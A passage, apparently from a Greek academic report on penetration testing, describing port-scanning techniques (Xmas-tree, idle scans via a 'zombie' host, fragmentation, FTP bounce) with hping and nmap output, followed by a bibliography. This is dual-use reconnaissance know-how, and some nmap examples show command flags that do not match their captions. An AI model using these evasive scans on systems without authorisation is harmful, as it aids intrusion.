
Στον τύπο Xmas-Tree scan ανάλυσης θυρών αποστέλλεται ένα TCP πακέτο με τις ακόλουθες ενδείξεις :

URG :υποδηλώνει ότι το δεδομένο πρέπει να σταλεί άμεσα λόγω υψίστης σημασίας

PSH : προωθείται το δεδομένο σε μια προσωρινή μονάδα αποθήκευσης

FIN : η ένδειξη για να υποδηλώσει την λήξη μιας TCP επικοινωνίας

Xmas-Tree Scan



Σε αυτό τον τύπο ανάλυσης δεν μας ενδιαφέρει να θέσουμε αυτές τις ενδείξεις ξεχωριστά μέσα σε ένα πακέτο αλλά να τις τοποθετήσουμε όλες μαζί έτσι ώστε το πακέτο να είναι σκοπίμως λανθασμένο. Τα αποτελέσματα που θα έχουμε θα είναι τα ίδια με τους υπόλοιπους τύπους αντιστροφής ανάλυσης. Όλοι αυτοί οι τύποι της ίδιας κατηγορίας πρέπει να επισημάνουμε ότι δεν είναι συμβατοί με τις πλατφόρμες των Windows.

Dumb Scan

Η συγκεκριμένη τεχνική ανακαλύφθηκε από τον Salvatore Sanfilippo (http://www.kyuzz.org/antirez/papers/dumbscan.html.) Η τεχνική αυτή έχει ως βάση για ανάλυση έναν υπολογιστή θύμα. Ο υπολογιστής αυτός ονομάζεται third zombie computer και συσσωρεύει όλες τις άχρηστες πληροφορίες από την ανάλυση ενός στόχου. Δηλαδή δρα σαν ένας αδρανής υπολογιστής ο οποίος δεν περιέχει σημαντικές πληροφορίες και η πρόσβαση του είναι εύκολη. Πολλές εταιρείες έχουν τέτοιους αδρανείς ηλεκτρονικούς υπολογιστές οι οποίοι χρησιμοποιούνται για την μεταβιβασιμότητα των δεδομένων πάνω σε μια απλή τηλεφωνική γραμμή. Αυτό έχει σαν αποτέλεσμα ότι αν κάποιος αποκτήσει πρόσβαση σε αυτούς να έχει πρόσβαση καις το υπόλοιπο δίκτυο. Ήδη στις αρχές έως και τα μέσα της δεκαετίας του 1990 υπήρξαν προγράμματα που ανιχνεύανε τις απλές αναλογικές γραμμές όπως το [56]ToneLoc.

Για να κατανοήσουμε πως λειτουργεί αυτή η τεχνική ακόμα και σήμερα. αναφέρουμε ενδεικτικά ένα παράδειγμα με το οποίο ένας κακόβουλος hacker προσπαθεί να χρησιμοποιήσει αυτή την τεχνική. Αρχικά , ο υπολογιστής “ζόμπι” σαρώνει τις θύρες κανονικά με βάση την τεχνική TCP Connect() scan. Από την άλλη πλευρά ο hacker πραγματοποιεί συνεχώς Ping από τον υπολογιστή του X στον υπολογιστή “ζόμπι”. και παρατηρεί το πεδίο ID του με βάση τις κλήσεις του σε συγκριμένες θύρες. Το πεδίο ID

[56] http://en.wikipedia.org/wiki/ToneLoc


υπάρχει μέσα στην κεφαλίδα της δομής του τμήματος IP και χρησιμοποιείται όταν τα δεδομένα πρέπει να τεμαχιστούν σε πολλά πακέτα. Με βάση τον αριθμό του ID μπορεί να βρει ποιες θύρες είναι ανοικτές και ποιες όχι στ μηχάνημα στο. Με την χρήση του HPING προγράμματος[57] και της εντολής –r βλέπουμε τις τιμές του ID και αν έχει αυξηθεί

```
Hping B(eth0 172.16.15.12): no flags are set, 40 data bytes
60 bytes from 172.16.15.12: flags=RA seq=0 ttl=64 id=41660 win=0 time=1.2 ms
60 bytes from 172.16.15.12: flags=RA seq=1 ttl=64 id=+1 win=0 time=88 ms
60 bytes from 172.16.15.12: flags=RA seq=2 ttl=64 id=+1 win=0 time=93 ms
60 bytes from 172.16.15.12: flags=RA seq=3 ttl=64 id=+1 win=0 time=75 ms
60 bytes from 172.16.15.12: flags=RA seq=4 ttl=64 id=+1 win=0 time=93 ms
60 bytes from 172.16.15.12: flags=RA seq=5 ttl=64 id=+1 win=0 time=80 ms
```

Παρατηρούμε ότι οι πόρτες είναι κλειστές γι' αυτό αλλάζουμε το ID μας σε 41660 και αυξάνουμε κατά μια φορά το ping. Συνεχίζοντας την ανίχνευση κάποια στιγμή ο υπολογιστής "ζόμπι" αποστέλλει ένα μήνυμα SYN σε μια ανοιχτή θύρα του στόχου και το αποτέλεσμα από το πρόγραμμα Hping αλλάζει ως εξής :

```
60 bytes from 172.16.15.12: flags=RA seq=1 ttl=64 id=+1 win=0 time=87 ms
60 bytes from 172.16.15.12: flags=RA seq=2 ttl=64 id=+2 win=0 time=90 ms
60 bytes from 172.16.15.12: flags=RA seq=3 ttl=64 id=+1 win=0 time=91 ms
60 bytes from 172.16.15.12: flags=RA seq=4 ttl=64 id=+1 win=0 time=92 ms
60 bytes from 172.16.15.12: flags=RA seq=5 ttl=64 id=+1 win=0 time=92 ms
```

Στην δεύτερη γραμμή η τιμή ID έχει αυξηθεί κατά δύο όποτε συμπεραίνουμε ότι η συγκεκριμένη θύρα στην οποία κάναμε Ping είναι η ίδια με αυτή που συνδέθηκε ο υπολογιστής "ζόμπι" και η οποία είναι ανοιχτή.



[57] http://www.hping.org/

Fragmentation Scanning

Στην τεχνική αυτή αντί να αποσταλεί ένα πακέτο probe όπως ένα ping η κεφαλίδα του TCP σπάει σε μικρότερα πακέτα. Το αποτέλεσμα στην τεχνική αυτή είναι να μην γίνονται εύκολα εντοπίσιμα από τα firewalls του συστήματος στόχου.

TCP Reverse Ident Scanning

Η ιδέα που κρύβεται πίσω από αυτή την τεχνική στηρίζεται στο ident πρωτόκολλο [58](RFC 1413). Όπως είχε παρατηρήσει ο Dave Goldsmith το 1996 υπάρχει ένα σφάλμα στην διαδικασία σύνδεσης μέσω TCP διότι επιτρέπεται η αποκάλυψη του username ακόμα και αν δεν ξεκινήσει η σύνδεση. Οπότε η πρόσβαση στην http θύρα γίνεται άμεσα αν εντοπιστεί η υπηρεσία ident daemon και ανήκει στον Η/Υ του διαχειριστή.

FTP Bounce Attack

Η συγκεκριμένη τεχνική βασίζεται στο χαρακτηριστικό του πρωτοκόλλου FTP ([59]RFC 959) να υποστηρίζει "proxy" FTP συνδέσεις. Δηλαδή μας δίνει την δυνατότητα να συνδεθούμε από το evil.com ιστότοπο στο FTP server-PI (protocol interpreter) του στόχου target.com και να πραγματοποιήσουμε μια σύνδεση. Έπειτα μπορούμε να ενεργοποιήσουμε τον server να εκκινήσει τον active server-DTP (data transfer process) και να αποστέλλουμε αρχεία μέσω αυτού σε όλο στο διαδίκτυο. Το βασικό πλεονέκτημα της συγκεκριμένης τεχνικής είναι η σύνδεση σε FTP server πίσω από τα firewalls.

UDP ICMP Port Unreachable Scanning

Η μέθοδος αυτή σάρωσης των θυρών βασίζεται στο πρωτόκολλό UDP. Το πρωτόκολλό UDP είναι ένα αναξιόπιστο πρωτόκολλο το οποίο στην δομή του τμήματος του δεν περιέχει το πεδίο ένδειξης οπότε είμαστε αναγκασμένοι με άλλες "έμμεσες " τεχνικές να βρούμε την κατάσταση της θύρας. Δηλαδή με την αποστολή ενός πακέτου UDP μπορούμε να βρούμε αν μια θύρα είναι ανοιχτή ή όχι γνωρίζοντας ότι οι περισσότεροι κομβόι στέλνουν ένα πακέτο ICMP_PORT_UNREACH λάθους όταν η θύρα είναι κλειστή. Δυστυχώς τα αποτελέσματα της ανάλυσης μας δεν είναι πάντα αξιόπιστα διότι στηριζόμαστε στην αποστολή των πακέτων ICMP από τους ενδιάμεσους κόμβους και όχι από το μηχάνημα στόχος. Συνήθως, οι ανοιχτές θύρες του δεν είναι αναγκαίο να αποστέλλουν μήνυμα απάντησης και οι κλειστές του μήνυμα λάθους. Η τεχνική αυτή είναι αρκετά αργή στην σάρωση της αλλά μας επιτρέπει την σύνδεση σε ftp servers πίσω από τα firewalls.

UDP recvfrom () and write () Scanning

Η μέθοδος αυτή ανιχνεύει θύρες που πληροφορούν τους μη εξουσιοδοτημένους χρήστες του συστήματος ότι δεν έχουν πρόσβαση στις θύρες που διαχειρίζεται ο διαχειριστής. Αν ανιχνεύσουμε μια τέτοια θύρα με την χρήση καταλλήλων εργαλείων όπως το netcat και το [60]pscan.c μπορούμε να καταλάβουμε ποιες είναι ανοιχτές και ποιες όχι.

---

[58] http://www.ietf.org/rfc/rfc1413.txt
[59] http://www.ietf.org/rfc/rfc959.txt
[60] http://www.cherepovets-city.ru/insecure/runmap/scanners/pscan.c

RPC Scan

Σε αυτή την μέθοδο ανάλυσης προσπαθούμε να βρούμε μηχανήματα που "τρέχουν" υπηρεσίες RPC (Remote Procedure Call). Το RPC μας επιτρέπει να διαχειριστούμε εξ αποστάσεως εντολές στο μηχάνημα που θέλουμε γι' αυτό μια τέτοια επιτυχημένη ανίχνευση θα μπορεί να είναι τρομερά επικίνδυνη για το μηχάνημα στόχο. Παρόλα αυτά, οι υπηρεσίες RPC μπορούν να "ακούν " και σε μη γνωστές θύρες γι' αυτό και είναι δύσκολο να εντοπιστεί γρήγορα ένα τέτοιο μηχάνημα

Windows Scan

Η κατηγορία αυτή της ανάλυσης στηρίζεται σε μια ιδιαιτερότητα που έχουν ορισμένα συστήματα στον τρόπο ανταπόκρισης τους σε πακέτα ACK με αποτέλεσμα να ανιχνεύονται θύρες που υποτίθεται ότι φιλτράρονται. Τέτοιου είδους συστήματα είναι τα εξής : AIX, Amiga, BeOS, BSDI, Cray, DG/UX, Digital UNIX, FreeBSD, HP/UX, IRIX, MacOS, NetBSD, OpenBSD, OpenStep, OpenVMS, OS/2, QNX, Rhapsody, SunOS 4.X, Tru64 UNIX, Ultrix, VAX, και VxWorks.

Ping Sweep

Αν η μέθοδος Ping Sweep δεν μας προσφέρει άμεσα εκμεταλλεύσιμες πληροφορίες για την ανίχνευση θυρών παρόλα αυτά είναι αρκετά σημαντική. Με την τεχνική αυτή μπορούμε να διαπιστώσουμε ποιες θύρες απαντούν με ένα πακέτο ICMP στην κλήση ping μας δηλαδή μπορούμε να καταλάβουμε ποιες διευθύνσεις IP είναι ενεργές. Η μέθοδος αυτή είναι αρκετά γρήγορη σε σχέση με μια πλήρη σάρωση των θυρών αλλά πολλές φορές αναποτελεσματική λόγω της εμπόδισης αποστολής απάντησης σε Ping από τα περισσότερα firewalls.

4.3 Κατηγοριοποίηση της κατάστασης των θυρών κατά την σάρωση


[61]Η ανίχνευση θυρών αποτελεί την βασική διαδικασία κατά την αξιολόγηση ασφαλείας ενός πληροφοριακού συστήματος και ενώ δικτύου. Ο σκοπός πίσω από αυτή την διαδικασία είναι να μπορέσουμε να καταλάβουμε την κατάσταση των θυρών που σαρώνουμε. Γι' αυτό το λόγο χρησιμοποιούμε το Nmap για να μπορέσουμε να κατανοήσουμε τα αποτελέσματα μιας ανίχνευσης θυρών. Οι θύρες κατηγοριοποιούνται με βάση την κατάσταση τους. Χαρακτηρίζονται ως ανοικτές, κλειστές, φιλτραρισμένες, ανοιχτές ή φιλτραρισμένες, κλειστές ή φιλτραρισμένες και μη φιλτραρισμένες. Ορισμένες φορές η κατάσταση των θυρών δεν μπορεί να εντοπιστεί λόγω του γεγονότος ότι ανάλογα με την τεχνική ανίχνευσης θυρών που χρησιμοποιούμε μπορούμε άλλοτε να εντοπίσουμε αν είναι κλειστές , ανοιχτές ή φιλτραρισμένες οι θύρες και άλλοτε αν είναι φιλτραρισμένες ή όχι.

[61] http://www.professormesser.com/component/content/article/18-nmap-tips/16-deciphering-nmaps-port-descriptions

Στα παρακάτω παραδείγματα αναλύουμε την κατάσταση μιας θύρας με την βοήθεια του εργαλείου nmap.

4.3.1 Ανοιχτή θύρα


Στην περίπτωση αύτη το nmap λαμβάνει θετική απάντηση για να δημιουργήσει σύνδεση. Παραδείγματος χάρη σαρώνοντας με την τεχνική TCP SYN scan (-sS) την θύρα 80 λαμβάνουμε ένα πακέτο SYN/ACK από τον απομακρυσμένο Η/Υ το οποίο μας πιστοποιεί ότι η συγκεκριμένη θύρα είναι ανοιχτή.




```
C:\>nmap -sS 192.168.0.10 -p80
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-27 09:54 GTB Standard Time
Interesting ports on 192.168.0.10:
PORT STATE SERVICE
80/tcp open http
MAC Address: 00:14:BF:DD:31:7E (Cisco-Linksys)
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds
```

4.3.2 Κλειστή θύρα

Στην περίπτωση αύτη το nmap λαμβάνει αρνητική απάντηση. Παραδείγματος χάρη σαρώνοντας με την τεχνική TCP SYN scan (-sS) την θύρα 113 λαμβάνουμε ένα πακέτο RST από τον απομακρυσμένο Η/Υ που μας ενημερώνει ότι η θύρα είναι κλειστή.





```
C:\>nmap -sS 192.168.0.10 -113
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-27 09:56 GTB Standard Time
Interesting ports on 192.168.0.10:
PORT STATE SERVICE
113/tcp closed auth
MAC Address: 00:14:BF:DD:31:7E (Cisco-Linksys)
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
```

4.3.3 Φιλτραρισμένη θύρα

Όταν μια θύρα λέμε ότι είναι φιλτραρισμένη αυτό σημαίνει ότι δεν λαμβάνουμε καμία απάντηση από τον απομακρυσμένο Η/Υ. Η αιτία για το γεγονός θεωρούμε ότι είναι η ύπαρξη είτε ενός τοίχους προστασίας ή ενός φίλτρου πακέτων. Όμως για να καταλήξουμε σε αυτό το συμπέρασμα πρέπει πρώτα να εξασφαλίσουμε ότι το πακέτο δεν απορρίφτηκε είτε λόγω λαθών είτε λόγω κυκλοφοριακής συμφόρησης πακέτων. Το Nmap γι' αυτό το λόγο σε τέτοιες περιπτώσεις προσπαθεί εκ νέου να δημιουργήσει σύνδεση με τον απομακρυσμένο Η/Υ κάτι το οποίο έχει ως αποτέλεσμα να καθυστερεί χρονικά στην διαδικασία της σάρωσης πολλές φορές.

Στο παρακάτω παράδειγμα το Nmap στέλνει ένα πακέτο SYN αλλά δεν ανταποκρίνεται ο απομακρυσμένος Η/Υ.




```
C:\>nmap -sS 192.168.0.10 –p113
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-27 09:54 GTB Standard Time
Interesting ports on 192.168.0.10:
PORT STATE SERVICE
113/tcp filtered auth
MAC Address: 00:14:BF:DD:31:7E (Cisco-Linksys)
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds
C:\>
```

4.3.4 Ανοιχτή ή φιλτραρισμένη θύρα


Σε ορισμένες περιπτώσεις, η έλλειψη απάντησης δεν σημαίνει απαραίτητα ότι η θύρα φιλτράρεται αλλά μπορεί να είναι και ανοιχτή. Αυτή η κατάσταση προκύπτει λόγω τις λειτουργίας ορισμένων τεχνικών σάρωσης να εξάγουν ξεκάθαρα συμπεράσματα. Σε τεχνικές όπως οι FIN scan (-sF), Xmas tree scan (-sX), Null scan (-sN) και UDP scan (-sU). Στο παρακάτω παράδειγμα με την τεχνική σάρωσης UDP δεν επιστρέφει ο απομακρυσμένος Η/Υ πακέτα UDP οπότε το Nmap χαρακτηρίζει τις θύρες ως ανοιχτές ή φιλτραρισμένες.

```
C:\>nmap -sU www.forthnet.gr -p123,137,138,445,500
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-27 11:57 GTB Standard Time
Interesting ports on www.forthnet.gr (193.92.150.50):
PORT STATE SERVICE
```

```
123/udp open|filtered ntp
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
445/udp open|filtered microsoft-ds
500/udp open|filtered isakmp
Nmap done: 1 IP address (1 host up) scanned in 2.44 seconds
C:\>
```

4.3.5 Κλειστή ή φιλτραρισμένη θύρα

Υπάρχει επιπλέον μια τεχνική σάρωσης που κατηγοριοποιεί τις θύρες ως κλειστές ή φιλτραρισμένες. Η τεχνική αυτή είναι η dumb scan αποκαλούμενη και ως idle ή reverse.



Η τεχνική αυτή προσπαθεί μέσω ενός άλλου Η/Υ να προσδιορίζει την κατάσταση της θύρας. Το στοιχείο αυτό που αναμένει είναι η αύξηση της μεταβλητής IPID. Στην περίπτωση που η τιμή της μεταβλητής δεν αυξηθεί τότε η θύρα χαρακτηρίζεται ως κλειστή ή φιλτραρισμένη.

4.3.6 Μη φιλτραρισμένη θύρα

Η τεχνική σάρωσης TCP ACK scan (-SA) χρησιμοποιείται συχνά για να προσδιοριστεί η ύπαρξη κάποιου τοίχους προστασίας ή κάποιου φίλτρου. Σε αυτή την περίπτωση μπορούμε μέσω του πακέτου επιστροφής RST να συμπεράνουμε ότι η θύρα είναι σε κατάσταση μη φιλτραρίσματος.

```
C:\>nmap -sS 192.168.0.10 –p113
Starting Nmap 4.76 ( http://nmap.org ) at 2009-01-27 09:54 GTB Standard Time
Interesting ports on 192.168.0.10: PORT STATE SERVICE
113/tcp unfiltered auth
MAC Address: 00:14:BF:DD:31:7E (Cisco-Linksys)
Nmap done: 1 IP address (1 host up) scanned in 6.36 seconds
```

5. Βιβλιογραφία

5.1 Έντυπη

- Stuart McClure, Joel Scambray, George Kurtz, "Hacking Exposed," McGraw-Hill , 1999.
- Peter Herzog, "Open-Source Security Testing Methodology Manual," έκδοση 2.1, 2003.(http://www.osstmm.org).
- "Penetration Testing and Network Defense", Cisco Press (2005), Andrew Whitaker,Daniel P. Newman, ISBN: 1-58705-208-3
- "The Ethical Hack: A Framework for Business Value Penetration Testing " CRC Press (2005), James S. Tiller, ISBN 084931609X, 9780849316098
- Hack I.T.: Security Through Penetration Testing, Addison-Wesley Professional (20002) T. J. Klevinsky, Scott Laliberte, Ajay Gupta, ISBN-13: 978-0201719567
- Netcat Power Tools, Syngress (2008) Jan Kanclirz, ISBN-10: 1597492574
- CEH: Official Certified Ethical Hacker Review Guide: Exam 312-50, Sybex (2007),Kimberly Graves, ISBN-10: 0782144373

5.2 Ηλεκτρονική

5.2.1 Υπερσυνδέσεις για εργαλεία αξιολόγησης

- www.thc.org
- http://sectools.org/
- www.insecure.org
- http://www.nessus.org
- http://sectools.org/
- http://www.securitydistro.com/
- http://www.remote-exploit.org/backtrack.html
- http://www.en.hakin9.org/
- http://www.goolag.org/
- http://ghh.sourceforge.net/
- http://www.foundstone.com/us/resources/proddesc/sitedigger.htm
- http://informer.ihackstuff.com/ghdb.php
- http://code.google.com/p/googlehacks
- www.securityfocus.com
- www.packetstormsecurity.com
- www.milw0rm.com
- www.insecure.org
- www.securiteam.com

- www.slashdot.org
- www.securitytracker.com
- www.microsoft.com/security/
- www.hackerstorm.com
- www.hackerwatch.org
- www.securitymagazine.com
- http://secunia.com
- http://scmagazine.com
- http://nmap.org/docs/discovery.pdf
- http://www.hping.org/
- http://www.cherepovets-city.ru/insecure/runmap/scanners/pscan.c
- http://netcat.sourceforge.net/

5.2.2 Υπερσυνδέσεις για ορισμούς και λήμματα στην παρούσα εργασία

- www.kyuzz.org/antirez/papers/dumbscan.html
- www.isecom.org
- http://www.linkedin.com/answers/technology/information-technology/information-security/TCH_ITS_ISC/391056-19518608?browseCategory=TCH_ITS_CNW
- http://www.cert.org/archive/pdf/2004eCrimeWatchSummary.pdf
- http://en.wikipedia.org/wiki/Hacktivism
- www.oecd.org
- http://en.wikipedia.org/wiki/United_States_Department_of_Health,_Education,_and_Welfare
- http://en.wikipedia.org/wiki/Title_18_of_the_United_States_Code
- http://en.wikipedia.org/wiki/HIPAA
- http://en.wikipedia.org/wiki/USA_PATRIOT_Act
- http://csrc.nist.gov/groups/SMA/fisma/index.html
- http://en.wikipedia.org/wiki/Sarbanes-Oxley_Act
- http://www.mosstingrett.no/info/legal.html#15
- http://en.wikipedia.org/wiki/The_Pirate_Bay
- http://en.wikipedia.org/wiki/Penetration_test
- http://en.wikipedia.org/wiki/Vulnerability_(computing)
- http://en.wikipedia.org/wiki/Exploit_(computer_security)
- http://www.isecom.org/osstmm/
- http://en.wikipedia.org/wiki/Rules_of_Engagement
- http://www.nist.gov/
- http://www.oissg.org/
- http://www.eccouncil.org/index.htm
- http://www.giac.org/
- http://www.offensive-security.com/
- http://www.cesg.gov.uk/
- http://www.tigerscheme.org/
- http://www.owasp.org/
- http://www.isc2.org/
- http://www.isaca.org/
- http://en.wikipedia.org/wiki/ISO_27001
- http://www.openwall.com/mirrors/

- http://freeworld.thc.org/thc-hydra/
- http://en.wikipedia.org/wiki/ToneLoc
- http://www.ietf.org/rfc/rfc1413.txt
- http://www.its.bldrdoc.gov/projects/devglossary/_electronics_security.html